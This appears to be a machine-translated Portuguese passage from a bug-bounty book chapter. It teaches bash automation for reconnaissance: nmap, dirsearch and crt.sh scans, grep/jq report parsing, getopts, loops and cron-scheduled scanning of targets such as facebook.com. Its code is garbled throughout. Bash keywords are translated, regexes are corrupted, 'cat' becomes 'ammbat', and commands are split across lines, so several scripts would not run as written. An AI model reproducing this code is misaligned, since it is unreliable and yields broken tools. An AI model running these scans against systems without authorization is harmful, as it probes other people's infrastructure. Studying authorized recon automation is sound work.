Você pode ver que simplificamos nosso código. Criamos três funções, `nmap_scan` 1, `dirsearch_scan` 2 e `crt_scan` 3. Colocamos os comandos `scan` e `echo` nessas funções para que possamos chamá-las repetidamente sem escrever o mesmo código várias vezes 4. Essa simplificação pode não parecer grande coisa aqui, mas a reutilização de código com funções lhe poupará muitas dores de cabeça ao escrever programas mais complexos.

Lembre-se de que todas as variáveis do bash são *globais*, exceto os parâmetros de entrada, como `$1`, `$2` e `$3`. Isso significa que variáveis como `$DOMAIN`, `$DIRECTORY` e `$PATH_TO_DIRSEARCH` ficam disponíveis em todo o script depois de `s e r e m` declaradas, mesmo que tenham sido declaradas dentro de funções. Por outro lado, os valores de parâmetros como `$1`, `$2` e `$3` podem se referir apenas aos valores com os quais a função é chamada, portanto, não é possível usar os argumentos de entrada de um script em uma função, como a seguir:

```
nmap_scan()  
{  
    nmap $1 > $DIRECTORY/nmap  
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."  
}  
nmap_scan
```

Aqui, o `$1` na função refere-se ao primeiro argumento com o qual o `nmap_scan` foi chamado, e não ao argumento com o qual o nosso script `recon.sh` foi chamado. Como o `nmap_scan` não foi chamado com nenhum argumento, `$1` está em branco.

Analisando os resultados

Agora temos uma ferramenta que executa três tipos de varreduras e armazena os resultados em arquivos. Mas, após as varreduras, ainda teríamos que ler manualmente e entender os complexos arquivos de saída. Existe uma maneira de acelerar esse processo também?

Digamos que você queira pesquisar uma determinada informação nos arquivos de saída. Você pode usar o *Global Regular Expression Print (grep)* para fazer isso. Esse utilitário de linha de comando é usado para realizar pesquisas em texto, arquivos e saídas de comando. Um comando grep simples tem a seguinte aparência:

```
grep password file.txt
```

Isso diz ao grep para procurar a string `password` no arquivo `file.txt` e, em seguida, imprimir as linhas correspondentes na saída padrão. Por exemplo, podemos pesquisar rapidamente o arquivo de saída do Nmap para ver se o alvo tem a porta 80 aberta:

```
$ grep 80 TARGET_DIRECTORY/nmap  
80/tcp open http
```

Você também pode tornar sua pesquisa mais flexível usando expressões regulares na string de pesquisa. Uma *expressão regular*, ou *regex*, é uma string especial

que descreve um padrão de pesquisa. Isso pode ajudá-lo a exibir apenas partes específicas da saída. Por exemplo, você deve ter notado que a saída do comando Nmap tem a seguinte aparência:

```
Iniciando o Nmap 7.60 ( https://nmap.org )
Relatório de varredura do Nmap para scanme.nmap.org
(45.33.32.156) O host está ativo (latência de 0,065s).
Outros endereços para scanme.nmap.org (não escaneados): 2600:3c01::f03c:91ff:fe18:bb2f Não mostrado:
992 portas fechadas
SERVIÇO DE ESTADO DO PORTO
22/tcp open ssh 25/tcp
filtered smtp 80/tcp open
http
135/tcp filtrado msrpc 139/tcp filtrado
netbios-ssn 445/tcp filtrado microsoft-
ds 9929/tcp aberto nping-echo
31337/tcp aberto Elite
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 2,43 segundos
```

Talvez você queira cortar as mensagens irrelevantes do arquivo para que ele fique mais parecido com isto:

```
SERVIÇO DE ESTADO DO PORTO
22/tcp open ssh 25/tcp
filtered smtp 80/tcp open
http
135/tcp filtrado msrpc 139/tcp filtrado
netbios-ssn 445/tcp filtrado microsoft-
ds 9929/tcp aberto nping-echo
31337/tcp aberto Elite
```

Use esse comando para filtrar as mensagens no início e no final da saída do Nmap e manter apenas a parte essencial do relatório:

```
grep -E "^\$+\s+\$+\s+\$+" DIRECTORY/nmap > DIRECTORY/nmap_cleaned
```

O sinalizador `-E` informa ao grep que você está usando uma regex. Uma regex consiste em duas partes: constantes e operadores. As *constantes* são conjuntos de strings, enquanto os *operadores* são símbolos que denotam operações sobre essas strings. Esses dois elementos juntos tornam a regex uma ferramenta poderosa de correspondência de padrões. Aqui está uma rápida visão geral dos operadores regex que representam caracteres:

`\d` corresponde a qualquer dígito.

`\w` corresponde a qualquer caractere.

`\s` corresponde a qualquer espaço em branco, e `\S` corresponde a qualquer espaço que não seja em branco.

`.` corresponde a qualquer caractere único.

`\` escapa de um caractere especial.

`^` corresponde ao início da cadeia de caracteres ou da linha.

`$` corresponde ao final da cadeia de caracteres ou da linha.

Vários operadores também especificam o número de caracteres a serem correspondidos:

- * corresponde ao caractere anterior zero ou mais vezes.
- + corresponde ao caractere anterior uma ou mais vezes.
- {3} corresponde ao caractere anterior três vezes.
- {1, 3} corresponde ao caractere anterior de uma a três vezes.
- {1, } corresponde ao caractere anterior uma ou mais vezes.
- [abc] corresponde a um dos caracteres entre colchetes.
- [a-z] corresponde a um dos caracteres no intervalo de a a z.
- (a/b/c) corresponde a a ou b ou c.

Vamos dar outra olhada em nossa expressão regex aqui. Lembre-se de como \s corresponde a qualquer espaço em branco, e \S corresponde a qualquer espaço que não seja em branco?

Isso significa que

\s+ corresponderia a qualquer espaço em branco com um ou mais caracteres, e \S+ corresponderia a qualquer espaço não em branco com um ou mais caracteres. Esse padrão regex específica que devemos extrair linhas que contenham três cadeias de caracteres separadas por dois espaços em branco:

```
"^\\S+\\s+\\S+\\s+\\S+$"
```

A saída filtrada terá a seguinte aparência:

```
SERVIÇO DE ESTADO DO PORTO
22/tcp open ssh 25/tcp
filtered smtp 80/tcp open
http
135/tcp filtrado msrpc 139/tcp filtrado
netbios-ssn 445/tcp filtrado microsoft-
ds 9929/tcp aberto nping-echo
31337/tcp aberto Elite
```

Para levar em conta os espaços em branco extras que podem estar na saída do comando, vamos adicionar mais dois espaços opcionais ao redor da nossa string de pesquisa:

```
"^\\s*\\S+\\s+\\S+\\s+\\S+\\s*$"
```

Você pode usar muitos recursos regex mais avançados para realizar correspondências mais sofisticadas. Entretanto, esse conjunto simples de operadores serve bem aos nossos propósitos. Para obter um guia completo sobre a sintaxe regex, leia a folha de dicas do RexEgg (<https://www.rexegg.com/regex-quickstart.html>).

Criação de um relatório mestre

E se você quiser produzir um relatório mestre de todos os três arquivos de saída? Você precisa analisar o arquivo JSON do crt.sh. Você pode fazer isso com o jq, um utilitário de linha de comando que processa JSON. Se examinarmos o arquivo de saída JSON do crt.sh, veremos que precisamos extrair o campo name_value de cada item de certificado para extrair os nomes de domínio. Este comando faz exatamente isso:

```
$ jq -r ".[] | .name_value" $DOMAIN/crt
```

O sinalizador `-r` diz ao `jq` para gravar a saída diretamente na saída padrão em vez de formatá-la como cadeias de caracteres JSON. O sinalizador `.[]` itera pela matriz dentro do arquivo JSON, e `.name_value` extrai o campo `name_value` de cada item. Finalmente,

`$DOMAIN/crt` é o arquivo de entrada para o comando `jq`. Para saber mais sobre como o `jq` funciona, leia seu manual (<https://stedolan.github.io/jq/manual/>).

```
#!/bin/bash
```

Para combinar todos os arquivos de saída em um relatório mestre, escreva um script como este:

```
PATH_TO_DIRSEARCH="/Users/vickielis/tools/dirsearch"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Criando o diretório $DIRECTORY." mkdir
$DIRECTORY
nmap_scan()
{
    nmap $DOMAIN > $DIRECTORY/nmap
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
}
dirsearch_scan()
{
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
}
crt_scan()
{
    curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt echo "Os resultados da análise do certificado estão armazenados em $DIRECTORY/crt."
}
case $2 in
    nmap-only)
        nmap_scan
        ;;
    dirsearch-only) dirsearch_scan
        ;;
    crt-only)
        crt_scan
        ;;
    *)
        nmap_scan
        dirsearch_scan
        crt_scan
        ;;
esac
echo "Gerando relatório de reconhecimento a partir dos arquivos de saída..." TODAY=$(date)
echo "Esta varredura foi criada em $TODAY" > $DIRECTORY/report 1
echo "Resultados do Nmap:" >> $DIRECTORY/report
grep -E "^\s*\$+\s+\$+\s+\$+\s+\$+" $DIRECTORY/nmap >> $DIRECTORY/report 2
echo "Resultados para Dirsearch:" >> $DIRECTORY/report cat
$DIRECTORY/dirsearch >> $DIRECTORY/report 3 echo
"Resultados para crt.sh:" >> $DIRECTORY/report
jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report 4
```

Primeiro, criamos um novo arquivo chamado *report* e escrevemos a data de hoje nele **1** para manter o controle de quando o relatório foi gerado. Em seguida, anexamos os resultados dos comandos nmap e dirsearch ao arquivo de relatório **2**. O `ammbat` imprime o conteúdo de um arquivo na saída padrão, mas também podemos usá-lo para redirecionar o conteúdo do arquivo para outro arquivo **3**. Por fim, extraímos os nomes de domínio do relatório crt.sh e os anexamos ao final do arquivo de relatório **4**.

Varredura de vários domínios

E se quisermos fazer a varredura de vários domínios de uma só vez? Ao fazer o reconhecimento de um alvo, podemos começar com vários nomes de domínio da organização. Por exemplo, sabemos que o Facebook possui *facebook.com* e *fbcn.net*. Mas nosso script atual nos permite verificar apenas um domínio de cada vez. Precisamos escrever uma ferramenta que possa verificar vários domínios com um único comando, como este:

```
./recon.sh facebook.com fbcn.net nmap-only
```

Quando analisamos vários domínios como esse, precisamos de uma maneira de distinguir quais argumentos especificam o MODO de análise e quais especificam os domínios de destino. Como você já viu nas ferramentas que apresentei, a maioria das ferramentas permite que os usuários modifiquem o comportamento de uma ferramenta usando *opções* ou *sinalizadores* de linha de comando, como `-u` e `--simple-report`.

A ferramenta getopt analisa as opções da linha de comando usando sinalizadores de caractere único. Sua sintaxe é a seguinte, em que *OPTSTRING* especifica as letras da opção que getopt deve reconhecer. Por exemplo, se ele deve reconhecer as opções `-m` e `-i`, você deve especificar `mi`. Se quiser que uma opção contenha valores de argumento, a letra deve ser seguida por dois pontos, assim: `m:i`. O argumento *NAME* especifica o nome da variável que armazena a letra da opção.

```
getopt "OPTSTRING NAME"
```

Para implementar nossa funcionalidade de varredura de vários domínios, podemos permitir que os usuários usem um sinalizador `-m` para especificar o modo de varredura e presumir que todos os outros argumentos são domínios. Aqui, dizemos ao getopt para reconhecer uma opção se o sinalizador de opção for `-m` e que essa opção deve conter um valor de entrada. A ferramenta getopt também armazena automaticamente o valor de qualquer opção na variável \$OPTARG. Podemos armazenar esse valor em uma variável chamada MODE:

```
getopt "m:" OPTION  
MODE=$OPTARG
```

Agora, se você executar o script de shell com um sinalizador `-m`, o script saberá que você está especificando um MODO de varredura! Observe que o getopt interrompe a análise dos argumentos quando encontra um argumento que não começa com o caractere `-`, portanto, você precisará colocar o modo de varredura antes dos argumentos do domínio ao executar o script:

```
./recon.sh -m nmap-only facebook.com fbcn.net
```

Em seguida, precisaremos de uma maneira de ler cada argumento do domínio e realizar varreduras neles. Vamos usar loops! O Bash tem dois tipos de loops: o loop for e o loop while. O loop for funciona melhor para nossos propósitos, pois já sabemos o número de valores que estamos percorrendo. Em geral, você deve usar os loops for quando já tiver uma lista de valores para iterar. Os loops while devem ser usados quando você não tem certeza do número de valores a serem percorridos, mas deseja especificar a condição em que a execução deve parar.

Esta é a sintaxe de um loop for no bash. Para cada item em *LIST_OF_VALUES*, o bash executará o código entre do e done uma vez:

```
for i in LIST_OF_VALUES
fazer
    FAÇA ALGUMA COISA
feito
```

Agora vamos implementar nossa funcionalidade usando um loop for:

```
1 for i in "${@:$OPTIND:$#}" do
    # Faça as varreduras para
    $i done
```

Criamos uma matriz **1** que contém todos os argumentos da linha de comando, além dos que já foram analisados pelo getopt, que armazena o índice do primeiro argumento após as opções analisadas em uma variável chamada \$OPTIND. Os caracteres \${@} representam a matriz que contém todos os argumentos de entrada, enquanto \${#} é o número de argumentos de linha de comando p a s s a d o s . "\${@:\$OPTIND:}" divide a matriz de modo a remover o argumento MODE, como nmap-only, garantindo que iteremos apenas a parte dos domínios da nossa entrada. O fatiamento de matriz é uma forma de extrair um subconjunto de itens de uma matriz. No bash, você pode fatiar matrizes usando esta sintaxe (observe que as aspas ao redor do comando são necessárias):

```
"${INPUT_ARRAY:START_INDEX:END_INDEX}"
```

A variável \$i representa o item atual na matriz de argumentos. Podemos então envolver o loop no código:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
nmap_scan()
{
    nmap $DOMAIN > $DIRECTORY/nmap
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
}
dirsearch_scan()
{
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
}
crt_scan()
{
```

```

curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt echo "Os
resultados da análise do certificado estão armazenados em $DIRECTORY/crt."
}

getopts "m:" OPTION
MODE=$OPTARG

for i in "${@:$OPTIND:$#}" 1
fazer

DOMAIN=$i
DIRECTORY=${DOMAIN}_recon
echo "Criando o diretório $DIRECTORY." mkdir
$DIRECTORY

case $MODE in
nmap-only)
    nmap_scan
;;
dirsearch-only) dirsearch_scan
;;
crt-only)
    crt_scan
;;
*)
    nmap_scan
    dirsearch_scan
    crt_scan
;;
esac
echo "Gerando relatório de reconhecimento para $DOMAIN..."
TODAY=$(date)
echo "Esta varredura foi criada em $TODAY" > $DIRECTORY/report if [ -f
$DIRECTORY/nmap ];then 2
    echo "Resultados do Nmap." >> $DIRECTORY/report
    grep -E "\s*\S+\S+\s+\S+\s+\S+\s+" $DIRECTORY/nmap >> $DIRECTORY/report
fi
if [ -f $DIRECTORY/dirsearch ];then 3
    echo "Results for Dirsearch." >> $DIRECTORY/report cat
    $DIRECTORY/dirsearch >> $DIRECTORY/report
fi
if [ -f $DIRECTORY/crt ];then 4
    echo "Resultados para crt.sh:" >> $DIRECTORY/report
    jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
fi done
5

```

O loop for começa com a palavra-chave for 1 e termina com a palavra-chave done 5. Observe que também adicionamos algumas linhas na seção de relatório para verificar se precisamos gerar cada tipo de relatório. Verificamos se o arquivo de saída de um scan do Nmap, um scan do Dirsearch ou um scan do crt.sh existe para que possamos determinar se precisamos gerar um relatório para esse tipo de scan 2 3 4.

Os colchetes ao redor de uma condição significam que estamos passando as condições para um comando de teste: [-f \$DIRECTORY/nmap] é equivalente a test -f

\$DIRECTORY/nmap.

O comando test avalia uma condicional e produz true (verdadeiro) ou false (falso). O sinalizador -f testa se um arquivo existe. Mas você pode testar mais condições! Vamos examinar algumas condições de teste úteis. Os sinalizadores -eq e -ne testam a igualdade e a desigualdade, respectivamente. Isso retorna verdadeiro se \$3 for igual a 1:

```
se [ $3 -eq 1 ]
```

Isso retorna verdadeiro se \$3 não for igual a

```
1: if [ $3 -ne 1 ]
```

Os sinalizadores -gt, -ge, -lt e -le testam para maior que, maior que ou igual a, menor que e menor que ou igual a, respectivamente:

```
if [ $3 -gt 1 ] if [ $3  
-ge 1 ] if [ $3 -lt 1 ]  
if [ $3 -le 1 ]
```

Os sinalizadores -z e -n testam se uma cadeia de caracteres está vazia. Essas condições são ambas verdadeiras:

```
se [ -z "" ]  
se [ -n "abc" ]
```

Os sinalizadores -d, -f, -r, -w e -x verificam o status de diretórios e arquivos. Você pode usá-los para verificar a existência e as permissões de um arquivo antes que o script do shell opere nele. Por exemplo, esse comando retorna verdadeiro se

/bin é um diretório que existe:

```
se [ -d /bin ]
```

Esse retorna verdadeiro se /bin/bash for um arquivo existente:

```
se [ -f /bin/bash ]
```

E este retorna verdadeiro se /bin/bash for um arquivo legível:

```
se [ -r /bin/bash ]
```

ou um arquivo gravável:

```
se [ -w /bin/bash ]
```

ou um arquivo executável:

```
se [ -x /bin/bash ]
```

Você também pode usar `&&` e `||` para combinar expressões de teste. Esse comando retorna verdadeiro se ambas as expressões forem verdadeiras:

```
se [ $3 -gt 1 ] && [ $3 -lt 3 ]
```

E este retorna verdadeiro se pelo menos um deles for verdadeiro:

```
if [ $3 -gt 1 ] || [ $3 -lt 0 ]
```

Você pode encontrar mais sinalizadores de comparação no manual do comando `test` executando `man test`. (Se não tiver certeza sobre os comandos que está usando, sempre é possível digitar `man` seguido do nome do comando no terminal para acessar o arquivo de manual do comando).

Como escrever uma biblioteca de funções

À medida que sua base de código aumenta, você deve considerar escrever uma *biblioteca de funções* para reutilizar o código. Podemos armazenar todas as funções comumente usadas em um arquivo de taxa separada chamado `scan.lib`. Dessa forma, podemos chamar essas funções conforme necessário para futuras tarefas de reconhecimento:

```
#!/bin/bash
nmap_scan()
{
    nmap $DOMAIN > $DIRECTORY/nmap
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
}
dirsearch_scan()
{
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os
    resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
}
crt_scan()
{
    curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt echo "Os
    resultados da análise do certificado estão armazenados em $DIRECTORY/crt."
}
```

Em outro arquivo, podemos usar o arquivo de biblioteca como fonte para usar todas as suas funções e variáveis. O código-fonte de um script é obtido por meio do comando `source`, seguido do caminho para o script:

```
#!/bin/bash
source ./scan.lib
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch" getopts
"m:" OPÇÃO
MODE=$OPTARG
for i in "${!OPTIND[@]}"; do
    DOMAIN=${!OPTIND[$i]}
    DIRECTORY=${DOMAIN}_recon
    echo "Criando o diretório $DIRECTORY." mkdir
    $DIRECTORY
```

```

case $MODE in
    nmap-only)
        nmap_scan
        ;;
    dirsearch-only) dirsearch_scan
        ;;
    crt-only)
        crt_scan
        ;;
    *)
        nmap_scan
        dirsearch_scan
        crt_scan
        ;;
esac
echo "Gerando relatório de reconhecimento para $DOMAIN..."
TODAY=$(date)
echo "Esta varredura foi criada em $TODAY" > $DIRECTORY/report if [ -f
$DIRECTORY/nmap ];then
    echo "Resultados do Nmap:" >> $DIRECTORY/report
    grep -E "^\s*\$+\s+\$+\s+\$+\s+\$+" $DIRECTORY/nmap >> $DIRECTORY/report
fi
if [ -f $DIRECTORY/dirsearch ];then
    echo "Results for Dirsearch:" >> $DIRECTORY/report cat
    $DIRECTORY/dirsearch >> $DIRECTORY/report
fi
if [ -f $DIRECTORY/crt ];then
    echo "Resultados para crt.sh:" >> $DIRECTORY/report
    jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
fi
done

```

O uso de uma biblioteca pode ser muito útil quando você está criando várias ferramentas que exigem as mesmas funcionalidades. Por exemplo, você pode criar várias ferramentas de rede que exigem resolução de DNS. Nesse caso, você pode simplesmente escrever a funcionalidade uma vez e usá-la em todas as suas ferramentas.

Criação de programas interativos

E se você quiser criar um programa interativo que receba entradas do usuário durante a execução? Digamos que, se os usuários digitarem a opção de linha de comando `-i`, você queira que o programa entre em um modo interativo que permita especificar os domínios a serem examinados durante a execução:

```
./recon.sh -i -m nmap-only
```

Para isso, você pode usar o `read`. Esse comando lê a entrada do usuário e armazena a string de entrada em uma variável:

```
echo "Por favor, digite um domínio!"
read $DOMAIN
```

Esses comandos solicitarão que o usuário insira um domínio e, em seguida, armazenarão a entrada em uma variável chamada \$DOMAIN.

Para solicitar um usuário repetidamente, precisamos usar um loop while, que continuará imprimindo o prompt solicitando um domínio de entrada até que o usuário saia do programa. Aqui está a sintaxe de um loop while. Enquanto a *CONDITION* for verdadeira, o loop while executará o código entre do e done repetidamente:

```
enquanto CONDITION
fazer
FAÇA ALGUMA COISA
feito
```

Podemos usar um loop while para solicitar repetidamente domínios ao usuário até que ele digite quit:

```
while [ $INPUT != "quit" ];do echo
    "Digite um domínio!" read INPUT
    if [ $INPUT != "quit" ];then
        scan_domain $INPUT
        report_domain $INPUT
    fi
done
```

Também precisamos de uma maneira de os usuários realmente invocarem a opção -i, e nosso comando getopt não está fazendo isso no momento.

Podemos usar um loop while para analisar as opções usando getopt repetidamente:

```
while getopt "m:i" OPTION; do case
    $OPTION in
        m)
            MODE=$OPTARG
            ;;
        i)
            INTERATIVO=verdadeiro
            ;;
    esac
feito
```

Aqui, especificamos um loop while que obtém as opções da linha de comando repetidamente. Se o sinalizador de opção for -m, definiremos a variável MODE como o modo de varredura especificado pelo usuário. Se o sinalizador de opção for -i, definiremos a variável \$INTERACTIVE como verdadeira. Em seguida, mais adiante no script, podemos decidir se invocaremos o modo interativo verificando o valor da variável \$INTERACTIVE. Juntando tudo isso, obtemos nosso script final:

```
#!/bin/bash
```

```
fonte ./scan.lib
```

```
while getopt "m:i" OPTION; do case
    $OPTION in
        m)
            MODE=$OPTARG
```

```

;;
i)
INTERATIVO=verdadeiro
;;
esac
feito

scan_domain(){
    DOMAIN=$1
    DIRECTORY=${DOMAIN}_recon
    echo "Criando o diretório $DIRECTORY."
    mkdir $DIRECTORY
    case $MODE in
        nmap-only)
            nmap_scan
            ;;
        dirsearch-only) dirsearch_scan
            ;;
        crt-only)
            crt_scan
            ;;
        *)
            nmap_scan
            dirsearch_scan
            crt_scan
            ;;
    esac
}
report_domain(){
    DOMAIN=$1
    DIRECTORY=${DOMAIN}_recon
    echo "Gerando relatório de reconhecimento para $DOMAIN..."
    TODAY=$(date)
    echo "Esta varredura foi criada em $TODAY" > $DIRECTORY/report if [ -f
    $DIRECTORY/nmap ];then
        echo "Resultados do Nmap:" >> $DIRECTORY/report
        grep -E '^/[s]*[S]+\s+[S]+\s+[s]*$' $DIRECTORY/nmap >> $DIRECTORY/report
    fi
    if [ -f $DIRECTORY/dirsearch ];then
        echo "Results for Dirsearch:" >> $DIRECTORY/report cat
        $DIRECTORY/dirsearch >> $DIRECTORY/report
    fi
    if [ -f $DIRECTORY/crt ];then
        echo "Resultados para crt.sh:" >> $DIRECTORY/report
        jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
    fi
}
se [ $INTERACTIVE ];então 1
INPUT="BLANK" (EM BRANCO)
while [ $INPUT != "quit" ];do 2 echo
    "Digite um domínio!" read INPUT
    if [ $INPUT != "quit" ];then 3
        scan_domain $INPUT
    fi
done

```

```

domínio_do_relatório $INPUT
fi
done
mais
for i in "${!OPTIND[@]}"; do
    scan_domain ${!report_domain[$i]}
feito
fi

```

Nesse programa, primeiro verificamos se o usuário selecionou o modo interativo especificando a opção -i 1. Em seguida, solicitamos repetidamente que o usuário forneça um domínio usando um loop while 2. Se a entrada do usuário não for a palavra-chave quit, presumimos que ele inseriu um domínio de destino e, portanto, analisamos e produzimos um relatório para esse domínio. O loop while continuará a ser executado e solicitará domínios ao usuário até que ele digite quit, o que fará com que o loop while saia e o programa seja encerrado 3.

As ferramentas interativas podem ajudar seu fluxo de trabalho a operar com mais tranquilidade. Por exemplo, você pode criar ferramentas de teste que lhe permitirão escolher como proceder com base em resultados preliminares.

Uso de variáveis e caracteres especiais

Agora você tem conhecimento suficiente do bash para criar muitas ferramentas versáteis. Esta seção oferece mais dicas que dizem respeito às particularidades dos scripts de shell.

No Unix, os comandos retornam 0 em caso de sucesso e um número inteiro positivo em caso de falha. A variável \$? contém o valor de saída do último comando executado. Você pode usá-las para testar os sucessos e as falhas de execução:

```

#!/bin/sh
chmod 777 script.sh
if [ "$?" -ne "0" ]; then
    echo "Chmod failed. Talvez você não tenha permissões para fazer isso!"
fi

```

Outra variável especial é \$\$, que contém o ID do processo atual. Isso é útil quando você precisa criar arquivos temporários para o script. Se você tiver várias instâncias do mesmo script ou programa em execução ao mesmo tempo, cada uma delas poderá precisar de seus próprios arquivos temporários. Nesse caso, você pode criar arquivos temporários denominados /tmp/script_name_\$\$ para cada um deles.

Lembra-se de que falamos sobre escopos de variáveis em scripts de shell anteriormente neste capítulo? As variáveis que não são parâmetros de entrada são globais para todo o script. Se quiser que outros programas também usem a variável, você precisará exportá-la:

```
export VARIABLE_NAME=VARIABLE_VALUE
```

Digamos que em um de seus scripts você defina a variável VAR:

VAR="hello!"

Se você não exportar a VAR ou não a inserir em outro script, o valor será destruído depois que o script for encerrado. Mas se você exportar a VAR no primeiro script e executar esse script antes de executar um segundo script, o segundo script poderá ler o valor da VAR.

Você também deve estar ciente dos caracteres especiais do bash. No Unix, o caractere curinga * representa *todos*. Por exemplo, esse comando imprimirá todos os nomes de arquivos no diretório atual que tenham a extensão .txt:

```
$ ls *.txt
```

Os backticks (`) indicam substituição de comando. Você pode usar tanto os backticks quanto a sintaxe de substituição de comando \$() mencionada anteriormente para o mesmo fim. Esse comando echo imprimirá a saída do comando whoami:

```
echo `whoami`
```

A maioria dos caracteres especiais, como o caractere curinga ou a aspa simples, não é interpretada como especial quando colocada entre aspas duplas. Em vez disso, eles são tratados como parte de uma cadeia de caracteres. Por exemplo, esse comando ecoará a cadeia de caracteres "abc '*' 123":

```
$ echo "abc '*' 123"
```

Outro caractere especial importante é a barra invertida (\), o caractere de escape no bash. Ele informa ao bash que um determinado caractere deve ser interpretado literalmente, e não como um caractere especial.

Certos caracteres especiais, como aspas duplas, cifrão, pontos traseiros e barras invertidas, permanecem especiais mesmo entre aspas duplas; portanto, se você quiser que o bash os trate literalmente, deverá escapar deles usando uma barra invertida:

```
$ echo \"\" é uma aspa dupla. \$ é um cifrão. \` é um backtick. \\ é uma barra invertida."
```

Esse comando ecoará:

```
" é uma aspa dupla. \$ é um cifrão. \` é um backtick. \\ é uma barra invertida.
```

Você também pode usar uma barra invertida antes de uma nova linha para indicar que a linha de código não terminou. Por exemplo, este comando

```
chmod 777\  
script.sh
```

é o mesmo que este:

```
chmod 777 script.sh
```

Parabéns! Agora você pode escrever scripts bash. A criação de scripts bash pode parecer assustadora no início, mas depois que você a dominar, ela será uma adição poderosa ao seu arsenal de hackers. Você poderá fazer um melhor

reconhecimento, realizar testes mais eficientes e ter um fluxo de trabalho de hacking mais estruturado.

Se você planeja implementar muita automação, é uma boa ideia começar a organizar seus scripts desde o início. Configure um diretório de scripts e classifique-os por sua funcionalidade. Isso se tornará o início do desenvolvimento de sua própria metodologia de hacking. Quando você tiver coletado alguns scripts que usa regularmente, poderá usar scripts para executá-los automaticamente. Por exemplo, você pode categorizar seus scripts em scripts de reconhecimento, scripts de fuzzing, relatórios automatizados e assim por diante. Dessa forma, sempre que encontrar um script ou uma ferramenta de que goste, você poderá incorporá-lo rapidamente ao seu fluxo de trabalho de forma organizada.

Agendamento de varreduras automáticas

Agora vamos levar sua automação para o próximo nível, criando um sistema de alerta que nos avisará se algo interessante aparecer em nossas varreduras. Isso evita que tenhamos que executar os comandos manualmente e examinar os resultados várias vezes.

Podemos usar os trabalhos cron para agendar nossas varreduras. *O Cron* é um agendador de tarefas em sistemas operacionais baseados em Unix. Ele permite que você agende trabalhos para serem executados periodicamente. Por exemplo, você pode executar um script que verifica novos endpoints em um determinado site todos os dias no mesmo horário. Ou você pode executar um scanner que verifica vulnerabilidades no mesmo alvo todos os dias. Dessa forma, você pode monitorar as alterações no comportamento de um aplicativo e encontrar maneiras de explorá-lo.

Você pode configurar o comportamento do Cron editando arquivos chamados *crontabs*. O Unix mantém cópias diferentes de crontabs para cada usuário. Edite o crontab do seu próprio usuário executando o seguinte:

```
crontab -e
```

Todos os crontabs seguem essa mesma sintaxe:

```
A B C D E comando_a_ser_executado
```

A: Minuto (0 - 59)
B: Hora (0 - 23)
C: Dia (1 - 31)
D: Mês (1 - 12)
E: Dia da semana (0 - 7) (domingo é 0 ou 7, segunda-feira é 1...)

Cada linha especifica um comando a ser executado e a hora em que ele deve ser executado, usando cinco números. O primeiro número, de 0 a 59, especifica o minuto em que o comando deve ser executado. O segundo número especifica a hora e varia de 0 a 23. O terceiro e o quarto números são o dia e o mês em que o comando deve ser executado. E o último número é o dia da semana em que o comando deve ser executado, que varia de 0 a 7. 0 e 7 significam que o comando deve ser executado aos domingos; 1 significa que o comando deve ser executado às segundas-feiras; e assim por diante.

Por exemplo, você pode adicionar esta linha ao crontab para executar seu script de reconhecimento todos os dias às 21:30h:

```
30 21 * * * ./scan.sh
```

Você também pode executar em lote os scripts dentro dos diretórios. O comando run-parts no crontabs diz ao Cron para executar todos os scripts armazenados em um diretório. Por exemplo, você pode armazenar todas as suas ferramentas de reconhecimento em um diretório e verificar seus alvos periodicamente. A linha a seguir diz ao Cron para executar todos os scripts em meu diretório de segurança todos os dias às 21:30h:

```
30 21 * * * run-parts /Users/vickie/scripts/security
```

Em seguida, o git diff é um comando que mostra a diferença entre dois arquivos. Você precisa instalar o programa Git para usá-lo. Você pode usar o git diff para comparar resultados de varredura em momentos diferentes, o que permite ver rapidamente se o tar- get foi alterado desde a última varredura:

```
git diff SCAN_1 SCAN_2
```

```
#!/bin/bash  
DOMAIN=$1
```

Isso o ajudará a identificar quaisquer novos domínios, subdomínios, pontos de extremidade e outros novos ativos de um alvo. Você pode escrever um script como esse para notificá-lo sobre novas alterações em um alvo todos os dias:

```
DIRECTORY=${DOMAIN}_recon  
echo "Verificando novas alterações sobre o destino: $DOMAIN.\nEncontrou essas coisas novas." git diff <SCAN  
NO TEMPO 1> <SCAN NO TEMPO 2>
```

E agende com o Cron:

```
30 21 * * * ./scan_diff.sh facebook.com
```

Essas técnicas de automação me ajudaram a encontrar rapidamente novos arquivos JavaScript, endpoints e funcionalidades nos alvos. Gosto especialmente de usar essa técnica para descobrir automaticamente as vulnerabilidades de aquisição de subdomínio. Falaremos sobre a tomada de controle de subdomínios no Capítulo 20.

Como alternativa, você pode usar o GitHub para rastrear as alterações. Configure um repositório para armazenar os resultados de sua varredura em <https://github.com/new/>. O GitHub tem um recurso de notificação que informará quando ocorrerem eventos significativos em um repositório. Ele é localizado em Configurações▶Notificações na página de cada repositório. Forneça ao GitHub um endereço de e-mail que ele usará para notificá-lo sobre alterações. Em seguida, em o diretório onde você armazena os resultados da varredura, execute estes comandos para iniciar git dentro do diretório:

```
git init  
